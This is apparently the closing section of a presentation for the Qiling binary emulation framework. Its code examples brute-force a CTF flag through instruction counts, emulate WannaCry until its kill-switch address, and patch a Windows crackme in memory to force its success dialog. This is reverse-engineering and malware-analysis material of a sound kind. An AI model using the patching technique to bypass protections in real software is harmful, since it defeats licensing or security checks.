    prefix = list("BJWXB_CTF{")
    flag = list("\x00"*100)
    base = get_count(prefix + flag)
    i = 0
    for i in range(len(flag)):
        for j in "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-{}":
            flag[i] = j
            data = get_count(prefix + flag)
            if data > base:
                base = data
                print("\n\n\n>>> FLAG: " + "".join(prefix + flag) + "\n\n\n")
                break
            if flag[i] == "}":
                break
    print("SOLVED!!!")

if __name__ == "__main__":
    solve()
```

Brute Force

Windows PE, Wannacry Execution

```
from qiling import *  
  
def stopatkillerswtich(ql):  
    print("killerswtich found")  
    ql.uc.emu_stop()  
  
if __name__ == "__main__":  
    ql = Qiling(["rootfs/x86_windows/bin/wannacry.bin"], "rootfs/x86_windows", output = "debug")  
    ql.hook_address(stopatkillerswtich, 0x40819a)  
    ql.run()
```

Catch Killer Switch

Windows Crack Me

```
from qiling import *

def force_call_dialog_func(ql):
    # get DialogFunc address
    lpDialogFunc = ql.unpack32(ql.mem_read(ql.sp - 0x8, 4))
    # setup stack for DialogFunc
    ql.stack_push(0)
    ql.stack_push(1001)
    ql.stack_push(273)
    ql.stack_push(0)
    ql.stack_push(0x0401018)
    # force EIP to DialogFunc
    ql.pc = lpDialogFunc

def hook_memread(ql):
    print("demo for ql.hook_mem_read")

def my_sandbox(path, rootfs):
    ql = Qiling(path, rootfs)
    ql.patch(0x004010B5, b'\x90\x90')
    ql.patch(0x004010CD, b'\x90\x90')
    ql.patch(0x0040110B, b'\x90\x90')
    ql.patch(0x00401112, b'\x90\x90')
    ql.hook_mem_read(hook_memread, 0xffffdef4)
    ql.hook_address(force_call_dialog_func, 0x00401016)
    ql.run()

if __name__ == "__main__":
    my_sandbox(["rootfs/x86_windows/bin/Easy_CrackMe.exe"], "rootfs/x86_windows")
```

Patch without Changing the File Content

Public Beta Starts Today

<https://qiling.io>



KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com
Tong YU, spikeinhouse -at- gmail.com